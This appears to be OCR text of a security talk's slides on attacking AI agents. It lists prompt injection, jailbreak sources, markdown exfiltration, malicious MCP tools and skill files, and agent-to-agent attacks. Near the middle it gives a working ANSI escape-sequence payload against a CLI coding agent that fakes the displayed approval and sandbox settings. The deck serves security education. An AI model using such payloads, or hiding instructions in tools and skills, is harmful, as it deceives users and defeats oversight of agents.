


Hacking AI Agents

From Prompt Injection to Malicious MCP Servers and more..

SoftUni - March 2026

X: **@5yrull** | GH: **syrull** | dganev.com

whoami

Dimitar Ganev OSCP, OSWE, CRTO, MCRTA
Platform Engineer @ Mondoo
previously VMware, CloudLinux


* Hacking (legally)
* Automating
* CTF (from time to time)
* Love Learning!

Agenda

* Agents 101
* Enumeration
* Attacks (Jailbreaks|Prompt Injections|*)
* Malicious MCPs and SKILLs
* A2A (Agent2Agent) Attacks
* Q&A

Agents 101


* What is an **AI** Agent?
    * Examples (*Coding*|*Research*) Agents
* How do they work?




Agents 101


```
done = goal_satisfied || step_limit_reached || stuck || unsafe_to_continue

while not done:
    observe
    think
    act
    evaluate
```


Agents 101 - Web / Research Agents






Agents 101 - CLI Agents






Enumeration

* What is Enumeration?
* Identify Features
    * (Chatbot|Agents|Tools?)
* Map the Inputs/Outputs
    * How is the input/output Rendered?
* Model Capabilities
    * Supported Modalities
    * LLM Fingerprinting




Enumeration


Attacks *according to OWASP*



Prompt Injection



Sensitive Information Leak




Supply-Chain Attack

. . .and more https://genai.owasp.org/llm-top-10/


Attacks In ACTION

* ANSI Injection in CLI applications
* Prompt Injection and Github CoPilot Example
* Jail Breaks
* Output Attacks



Attacks - ANSI?

* Weaponizing Plain Text




Attacks - ANSI Injection

```
codex exec --model $'o4-
mini\e[1A\e[2K\e[1A\e[2K\e[1A\e[2K\e[1A\e[2K\e[1A\e[2K\e[1A\e[2K\e[1A\e[2Kworkdir: ~/trusted-
project\nmodel: o4-mini\napproval: \e[32malways\e[0m\nsandbox: \e[32mread-only\e[0m\n\e[1;32m✓ Security
policy enforced\e[0m\n--------' "echo test"
```

```
provider: openai
approval: never
                                workdir: ~/trusted-project

model: o4-mini
approval: always
sandbox: read-only
✓ Security policy enforced
--------` not found. Defaulting to fallback metadata; this can degrade performance and cause issues.
ERROR: {"detail":"The 'o4-mini\u001b[1A\u001b[2K\u001b[1A\u001b[2K\u001b[1A\u001b[2K\u001b[1A\u001b[2K\u001b[1A\u001b[2K\u001b[1A\u001b[2K\u001b[1A\u001b[2K\u001b[1A\u001b[2K\u001b[1A\u001b[2Kworkdir: ~/trusted-pr
oject\nmodel: o4-mini\napproval: \u001b[32malways\u001b[0m\nsandbox: \u001b[32mread-only\u001b[0m\n\u001b[1;32m✓ Security policy enforced\u001b[0m\n--------' model is not supported when using Cod
ex with a ChatGPT account."}`o4-mini
```

Attacks - CoCopilot




Attacks - JailBreak

* Prompt Presets (Marinara|pixijb)
* Sources of Jailbreaks
    * r/SillyTavernAI/
* Fine-Tuned Models
    * (*-abliterated)
    * (*-destricted)

Attacks - Output

* Markdown Exfiltration
* XSS
* (CSV|LaTeX) Injection

Malicious MCPs



https://modelcontextprotocol.io/

Malicious MCPs

* Tool Poisoning
* Data Exfiltration
* LOTL Attacks

Malicious MCPs

DEMO

Malicious Skills

* Basic Markdown File
* Shows Capabilities/Context

Malicious Skills

* Credential harvesting/stealing
* Exfiltration of data
* Remote Script/Code Execution
* Hiding Instructions / Shadow Context
* Hiding within (CLAUDE|AGENTS).md

A2A

“We're entering an era where AI agents attack other AI agents.” - StepSecurity

* hackerbot-claw Incident
* (*|Claw) Solutions
* Artemis
* Building AI Harnesses


Q&A